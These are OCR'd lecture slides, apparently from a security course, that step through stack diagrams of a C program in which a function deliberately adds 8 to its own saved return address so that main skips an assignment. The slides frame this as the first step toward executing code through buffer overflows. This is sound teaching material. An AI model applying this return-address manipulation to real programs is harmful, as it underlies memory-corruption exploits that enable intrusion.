
Can we take advantage of this to execute code, instead of crashing?

```
void function() {
   char buffer1[4];
   int *ret;
   ret = buffer1 + 8;
   (*ret) += 8; }
void main() {
    int x = 0;
    function();
    x = 1;
    printf("%d\n",x);  }
```


a
Return Address
Saved Frame Pointer
buffer1
ret
SP
FP
IP
void function() {
char buffer1[4];
int *ret;
ret = buffer1 + 8;
(*ret) += 8; }
void main() {
int x = 0;
function();
x = 1;
printf("%d\n",x); }



a
Return Address
Saved Frame Pointer
buffer1
ret
SP
FP
IP
void function() {
char buffer1[4];
int *ret;
ret = buffer1 + 8;
(*ret) += 8; }
void main() {
int x = 0;
function();
x = 1;
printf("%d\n",x); }



a
Return Address+8
Saved Frame Pointer
buffer1
ret
SP
FP
IP
void function() {
char buffer1[4];
int *ret;
ret = buffer1 + 8;
(*ret) += 8; }
void main() {
int x = 0;
function();
x = 1;
printf("%d\n",x); }



a
Return Address+8
Saved Frame Pointer
buffer1
ret
SP
FP
IP
x=0
void function() {
char buffer1[4];
int *ret;
ret = buffer1 + 8;
(*ret) += 8; }
void main() {
int x = 0;
function();
x = 1;
printf("%d\n",x); }

